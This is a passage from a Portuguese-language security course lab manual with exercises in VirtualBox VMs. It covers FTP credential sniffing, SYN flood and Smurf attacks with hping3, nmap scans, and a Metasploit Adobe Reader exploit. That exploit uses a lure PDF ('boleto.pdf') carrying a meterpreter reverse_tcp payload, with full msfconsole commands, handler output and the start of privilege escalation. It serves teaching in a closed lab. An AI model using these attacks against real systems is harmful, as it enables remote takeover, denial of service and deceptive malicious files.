


Figura 11. Instalando a feature *FTP Server* no WinServer

8. Finalmente, clique em *Install* e aguarde. Ao final do processo, clique em *Close*.

11) Exercitando os fundamentos de segurança

- Como vimos, o conceito de segurança mais básico apresentado consiste no CID (Confidencialidade, Integridade e Disponibilidade). Apresente três exemplos de quebra de segurança em cada um desses componentes, como por exemplo:
 - Planilha Excel corrompida.
 - Acesso não autorizado aos e-mails de uma conta de correio eletrônico.
 - Queda de um servidor web por conta de uma falha de energia elétrica.
- Associe cada um dos eventos abaixo a uma estratégia de segurança definida na parte teórica.
 - Utilizar um servidor web Linux e outro Windows 2016 Server para servir um mesmo conteúdo, utilizando alguma técnica para redirecionar o tráfego para os dois servidores.
 - Utilizar uma interface gráfica simplificada para configurar uma solução de segurança.
 - Configurar todos os acessos externos de modo que passem por um ponto único.
 - Um sistema de segurança em que caso falte energia elétrica, todos os acessos que passam por ele são bloqueados.

- Configurar um sistema para só ser acessível através de redes confiáveis, para solicitar uma senha de acesso e em seguida verificar se o sistema de origem possui antivírus instalado.
- Configurar as permissões de um servidor web para apenas ler arquivos da pasta onde estão as páginas HTML, sem nenhuma permissão de execução ou gravação em qualquer arquivo do sistema.

12) Normas e políticas de segurança

1. Acesse o site do DSIC em <http://dsic.planalto.gov.br/assuntos/editoria-c/instrucoes-normativas> e leia a Instrução Normativa GSI/PR nº 1, de 13 de junho de 2008 e as normas complementares indicadas. Elas são um bom ponto de partida para a criação de uma Política de Segurança, de uma Equipe de Tratamento de Incidentes de Segurança, de um Plano de Continuidade de Negócios e para a implementação da Gestão de Riscos de Segurança da Informação.
2. Leia o texto da Política de Segurança da Informação da Secretaria de Direitos Humanos da Presidência da República, de 2012 (disponível na seção *Links Úteis e Leituras Recomendadas* do AVA, pasta *PoSIC*), e procure identificar os principais pontos na estruturação de uma PoSIC. Faça uma crítica construtiva do documento com vistas a identificar as principais dificuldades encontradas na elaboração de uma PoSIC.

Sessão 2: Explorando vulnerabilidades em redes

1) Transferindo arquivos da máquina física para as VMs



Esta atividade será realizada em sua máquina física (hospedeira).

Muito frequentemente teremos, neste curso, de mover programas e arquivos localizados na máquina física para uma das máquinas virtuais executando no Virtualbox. Para configurar o ambiente para que essas cópias sejam fáceis, siga os passos a seguir:

1. Dentro da console do Virtualbox de uma máquina virtual (neste exemplo, vamos usar a VM *WinServer-G*), acesse o menu *Devices > Shared Folders > Shared Folder Settings...*.
2. Clique na pasta com o ícone + no canto superior da tela, que diz *Adds new shared folder*.
3. Em *Folder Path*, clique na seta e depois em *Other... .* Em seguida, navegue até a pasta a ser compartilhada entre a máquina física e a VM e clique em *Select Folder*. Abaixo, marque as caixas *Auto-mount* e *Make Permanent*. Sua janela deve ficar assim:




Figura 12. Configuração de pasta compartilhada no Virtualbox

4. Agora, reinicie a máquina *WinServer-G*. Após o *reboot*, abra o Windows Explorer e verifique que há um novo local de rede montado. No exemplo abaixo, a pasta compartilhada tem o nome *SEG12_Semana2_Programas*.




Figura 13. Visualização de pasta compartilhada no Virtualbox

- Pronto! Agora, basta fazer o download de programas e arquivos em sua máquina física, colocá-los dentro da pasta compartilhada, e suas VMs terão acesso imediato. Para concluir, repita o procedimento para a máquina *WinClient-G*.

2) Sniffers para captura de dados



Esta atividade será realizada na máquina virtual *WinServer-G*.

Primeiro, baixe e instale o *Microsoft Visual C++ Redistributable Packages for Visual Studio 2013* (<https://www.microsoft.com/en-US/download/details.aspx?id=40784>), como usuário *Administrator*, na máquina *WinServer-G*. Se preferir, faça o download na máquina física e copie o arquivo via pasta compartilhada, como explicado na atividade 1.

Em seguida, faça o download do Wireshark (versão 32-bit) em <https://www.wireshark.org/download/win32/all-versions/Wireshark-win32-2.2.16.exe> e, como usuário *Administrator*, instale-o na máquina *WinServer-G*. Iremos instalar a versão 2.2 porque é a última compatível com Windows Vista/Windows Server 2008, que é o sistema operacional da máquina *WinServer-G*.

Em seguida:

- Ative a captura de pacotes da placa de rede ethernet — o nome da interface deve ser *Local Area Connection*.
- No campo *Apply a display filter*, digite **ftp** e pressione ENTER. A janela de captura deve ficar

vazia, já que não há tráfego FTP acontecendo no momento.

3. Em outra janela, abra o *prompt* de comando e digite `ftp linorg.usp.br`.
4. A seguir, informe o usuário como sendo `aluno`, com senha `123456`.
5. De volta ao Wireshark, pare a captura de pacotes e verifique se você consegue visualizar o usuário e a senha informados.

3) Ataque SYN *flood*



Esta atividade será realizada nas máquinas virtuais *FWGW1-G* e *KaliLinux-G*.

Agora, vamos identificar e compreender ataques DoS (*Denial of Service*) e fazer a análise com um sniffer (Wireshark e/ou `tcpdump`) para interpretar o modo como os pacotes são elaborados para o respectivo ataque DOS.

Primeiro, vamos investigar o ataque *SYN flood*. Como tratado na parte teórica do curso, esse ataque consiste em enviar uma grande número de pacotes com a flag SYN ativa. Para realizar o ataque, iremos utilizar a ferramenta `hping3`.

1. Será necessário desativar a proteção contra *SYN Flooding* do kernel da máquina-alvo, que será a VM *FWGW1-G*. Altere o valor do parâmetro no arquivo `/proc/sys/net/ipv4/tcp_syncookies`.
2. Agora, vamos iniciar uma captura de pacotes, aguardando o ataque. Ainda na máquina *FWGW1-G*, instale o `tcpdump` e monitore os pacotes vindos da DMZ, através da interface `eth1`.
3. Na máquina *KaliLinux-G*, como usuário `root`, use o `hping3` para iniciar um ataque *SYN flood* com destino à máquina *FWGW1-G*, na porta do serviço SSH (com o objetivo, no caso do atacante, de esgotar os recursos de atendimento do serviço a usuários legítimos), com máxima velocidade de output e randomizando os IPs de origem dos pacotes.
4. Ainda com o `hping3` executando, volte à máquina *FWGW1-G* e verifique que o ataque está sendo realizado como esperado e interprete a saída do `tcpdump`. Tente abrir uma nova conexão `ssh` — o que acontece?
5. Na máquina *KaliLinux-G*, pare a execução do `hping3` com `CTRL + C`. Em seguida, reactive a proteção *TCP SYN Cookies* do kernel da máquina *FWGW1-G*.

4) Ataque *Smurf*



Esta atividade será realizada nas máquinas virtuais *FWGW1-G*, *LinServer-G* e *KaliLinux-G*.

Agora, vamos trabalhar o ataque *Smurf*. Como já tratado na parte teórica deste curso, esse ataque consiste no envio de pacotes ICMP *echo-request* para o endereço de *broadcast* de uma rede desprotegida. Assim, todas as máquinas responderão para o endereço de origem especificado no pacote que deve estar alterado para o endereço alvo (efetivamente, realizando um *spoofing*).

1. Será necessário desativar a proteção contra ICMP *echo-request* para endereço de broadcast no kernel da máquina-alvo, que será a VM *FWGW1-G*, bem como nas máquinas que responderão aos *echo-requests* (*KaliLinux-G* e *LinServer-G*). Altere o valor do parâmetro no arquivo

`/proc/sys/net/ipv4/icmp_echo_ignore_broadcasts` nas três máquinas.

2. Inicie a captura de pacotes, aguardando o ataque. Na máquina *FWGW1-G*, use o `tcpdump` para monitorar os pacotes vindos da DMZ, através da interface `eth1`.
3. Na máquina *KaliLinux-G*, use o `hping3` para iniciar um ataque *Smurf* com destino à máquina *FWGW1-G*. Envie pacotes ICMP com a máxima velocidade possível para o endereço de *broadcast* da rede, falsificando a origem com o IP da vítima.
4. De volta à máquina *FWGW1-G*, verifique que o ataque está sendo realizado como esperado e interprete a saída do `tcpdump`.
5. Reative a proteção para ignorar ICMP *echo-requests* direcionados a *broadcast* do kernel das máquinas *FWGW1-G*, *LinServer-G* e *KaliLinux-G*.

5) Levantamento de serviços usando o *nmap*



Esta atividade será realizada nas máquinas virtuais *FWGW1-G*, *WinServer-G* e *KaliLinux-G*.

Agora, vamos entender o funcionamento e utilidades da ferramenta `nmap`.

1. Na máquina *WinServer-G*, inicie o Wireshark e faça-o escutar por pacotes vindos para a interface *Local Area Connection*. Em paralelo, na máquina *KaliLinux-G*, use o `nmap` para fazer um *scan verbose* da máquina *WinServer-G*. Analise e compare os resultados obtidos pelo `nmap` com o que foi observado no Wireshark.
2. Vamos agora explorar outros modos de funcionamento do `nmap`. Teste os modos: (1) *TCP connect scan*, (2) *TCP NULL scan*, (3) *TCP FIN scan* e (4) *TCP Xmas scan*, e acompanhe o andamento da varredura de portas através do Wireshark. Procure entender o que está acontecendo e a diferença entre comandos executados, para verificar os conceitos do material teórico.



Recomenda-se a leitura da página de manual do `nmap`, via comando `$ man 1 nmap`, para estudar o que cada um desses tipos de *scan* objetiva. A página de manual do `nmap` é extremamente detalhada e bem-escrita, e uma fonte valiosa de conhecimento relativo à enumeração e teste de vulnerabilidades de máquinas-alvo.

O guia de referência do `nmap` também possui um capítulo dedicado às diferentes técnicas para *port scanning*, acessível em <https://nmap.org/book/man-port-scanning-techniques.html>.

3. Outra funcionalidade do `nmap` é o *OS fingerprinting*. Utilize a opção que ativa essa verificação nas máquinas virtuais *FWGW1-G* e *WinServer-G*. Use o `tcpdump` e o Wireshark para verificar a troca de pacotes neste processo.

6) Realizando um ataque com o Metasploit



Esta atividade será realizada nas máquinas virtuais *WinServer-G* e *KaliLinux-G*.

Nessa atividade iremos executar uma série de comandos utilizando o **metasploit** disponível na máquina *KaliLinux-G*. O objetivo desta atividade é demonstrar duas coisas: primeiro, o poder da ferramenta Metasploit, e, segundo, que não devemos instalar em servidores programas desnecessários, como visualizadores de PDF.

1. Instale o *Adobe Reader* versão 9.3.4 na máquina *WinServer-G*. Esse programa pode ser encontrado no AVA, ou na pasta compartilhada via rede pelo instrutor.
2. Agora, vamos gerar um arquivo PDF malicioso para explorar a vulnerabilidade do *Adobe Reader* instalado no passo (1). Acesse a máquina *KaliLinux-G* e execute:

```
# hostname  
KaliLinux-A  
  
# msfconsole  
  
msf > use exploit/windows/fileformat/adobe_cooltype_sing  
  
msf exploit(adobe_cooltype_sing) > set PAYLOAD windows/meterpreter/reverse_tcp  
PAYLOAD => windows/meterpreter/reverse_tcp  
  
msf exploit(adobe_cooltype_sing) > set FILENAME boleto.pdf  
FILENAME => boleto.pdf  
  
msf exploit(adobe_cooltype_sing) > set LHOST 172.16.1.30  
LHOST => 172.16.1.30  
  
msf exploit(adobe_cooltype_sing) > set LPORT 4444  
LPORT => 4444  
  
msf exploit(adobe_cooltype_sing) > exploit  
  
[*] Creating 'boleto.pdf' file...  
[+] boleto.pdf stored at /root/.msf4/local/boleto.pdf
```

O que foi feito?

- a. Escolhemos o *exploit* a ser utilizado — no caso, o **adobe_cooltype_sing**.
- b. Selecioneamos o *payload* a ser enviado junto com o arquivo PDF que será gerado — **windows/meterpreter/reverse_tcp**. O **reverse_tcp** é um *payload* que inicia uma conexão TCP reversa, isto é, da vítima para o atacante, com o objetivo de burlar restrições de firewall para abertura de portas na rede local.
- c. Selecioneamos o nome do arquivo — **boleto.pdf**. Um nome (e conteúdo) sugestivo são critérios fundamentais para que um ataque desse tipo tenha sucesso, pois o usuário deve acreditar que aquele arquivo é de fato útil e deve ser visualizado.
- d. Selecioneamos o *host* local — esse é o IP da máquina que iniciará o *handler* da conexão reversa, que faremos no passo seguinte. No caso, é a própria máquina *KaliLinux-G*, 172.16.1.30.

- e. Selecionamos a porta na qual o cliente irá tentar buscar durante a conexão reversa. Aqui, foi escolhida a porta 4444, mas idealmente seria até melhor selecionar uma porta popular, como 80 ou 443, que provavelmente serão liberadas pelo firewall da rede.
 - f. Finalmente, executamos **exploit**. No caso particular desse *exploit*, esse comando produziu o PDF malicioso objetivado, e o gravou no arquivo `/root/.msf4/local/boleto.pdf`.
3. O próximo passo é disponibilizar o PDF para a vítima. Felizmente, o Kali Linux já possui um servidor web instalado—basta copiar o arquivo gerado no passo anterior para a pasta `/var/www/html`, retirar o arquivo `index.html` dessa pasta para que a listagem de arquivos seja feita no navegador, e iniciar o serviço. Abra um novo terminal e faça isso:

```
# mv /root/.msf4/local/boleto.pdf /var/www/html/
# mv /var/www/html/index.html /var/www/html/index.html.bak
# systemctl start apache2
```

4. Agora, vamos fazer o download do arquivo PDF na máquina *WinServer-G*. Mas, antes disso, no entanto, precisamos iniciar o *handler* na máquina *KaliLinux-G*, que irá escutar a conexão TCP reversa:

```
# hostname
KaliLinux-A

# msfconsole

msf > use exploit/multi/handler

msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp

msf exploit(handler) > set LHOST 172.16.1.30
LHOST => 172.16.1.30

msf exploit(handler) > set LPORT 4444
LPORT => 4444

msf exploit(handler) > exploit

[*] Started reverse handler on 172.16.1.30:4444
[*] Starting the payload handler...
```

5. Perfeito, agora sim. Na máquina *WinServer-G*, acesse a URL <http://172.16.1.30> (ajuste o endereço IP se você pertencer ao grupo B). Você deve ver o PDF disponível para download:




Figura 14. PDF malicioso disponível para download no browser

6. Faça o download do PDF na máquina *WinServer-G*—será necessário adicionar a máquina *KaliLinux-G* à lista de *Trusted sites* do Internet Explorer antes de o download ser permitido. Depois, clique duas vezes no documento. O *Adobe Reader* irá iniciar, e uma tela vazia será apresentada, como a que se segue:




Figura 15. Exploit do Adobe Reader com sucesso

7. De volta à console do *KaliLinux-G*, observe que o *handler* recebeu a conexão reversa e iniciou o *meterpreter*, um *payload* avançado que irá permitir-nos controlar a máquina *WinServer-G* remotamente.

```
[*] Started reverse handler on 172.16.1.30:4444
[*] Starting the payload handler...
[*] Sending stage (885806 bytes) to 172.16.1.20
[*] Meterpreter session 1 opened (172.16.1.30:4444 -> 172.16.1.20:49173) at 2018-08-18 02:27:47 -0400

meterpreter >
```

8. Primeiro, vamos escalar privilégios dentro da máquina-alvo. Se você executar o comando `getuid`, irá notar que o *meterpreter* está executando como o usuário que abriu o PDF

originalmente (provavelmente, o usuário **Administrator**).

```
meterpreter > getuid  
Server username: WINSERVER-A\Administrator
```

O Windows possui uma conta com privilégios ainda mais elevados que o **Administrator**, a conta **SYSTEM**. Essa conta possui os mesmos privilégios do administrador, mas pode também gerenciar todos os serviços, arquivos e volumes em nível de sistema operacional—com efeito, uma espécie de "super-root" do SO. Felizmente, o **meterpreter** possui o script **getsystem**, que permite a escalada de privilégio de forma automática:

```
